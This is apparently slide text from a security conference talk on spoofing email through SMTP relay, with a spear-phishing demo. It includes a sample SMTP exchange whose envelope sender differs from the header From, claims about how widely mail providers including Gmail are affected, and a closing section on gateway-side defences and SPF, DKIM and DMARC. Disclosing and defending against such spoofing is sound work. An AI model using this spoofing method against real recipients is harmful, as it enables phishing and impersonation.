--subject SUBJECT    Mail Subject
~\Desktop> 
```

```
S: MAIL FROM:<A@example1.com>
R: 250 ok
S: RCPT TO:<B@example2.com>
R: 250 ok
S: DATA
R: 354 send the mail data, end with .
S: Date: 23 Oct 81 11:22:33
S: From: P@example3.com
S: To: B@example2.com
S: Subject: Some Problem
S:
S: Hello World !
S:
R: 250 ok
```

SMTP Relay 实战鱼叉 - Relay Attack Demo

SMTP Relay Demo
😄 Hacking DAY HangZhou
– Rvn0xsy

06

SMTP Relay 攻击影响

SMTP Relay 影响国内90%邮件服务厂商，包括Gmail目前也没有应对措施。

SMTP Relay 攻击影响

- SMTP Relay 影响国内**90%**邮件服务厂商，包括Gmail也没有应对措施。
- 政企？银行？企业？

Email spoofing attack to any Gmail user

Author: Rvn0xsy(rvn0xsy@gmail.com)

Recently, we've found that there are some problems with Gmail's email verification mechanism. We could easily send any forged email to any Gmail user or any G-Suite user.

It's not the problem about SPF misconfiguration, it's the flaw of Gmail's mail detection mechanism.

All right, let's show the problem.


07

SMTP Relay 攻击防范措施

SMTP Relay本身是一种技术，不是一种攻击。

SMTP Relay 攻击防范措施

- SMTP Relay本身是一种技术，不是一种攻击。
- 目前SPF、DKIM、DMARC主要是解决了邮件伪造、邮件加密传输、伪造邮件处理等问题，但对于满足这些安全协议的Relay Server来说，完全可以PASS，因此，能够防范的方式只有通过邮件网关来完成，将Mail FROM与Header From进行比对校验，同时校验Header From的SPF。



SPF

DKIM

DMARC

Hacking DAY & Have Fun

- Rvn0xsy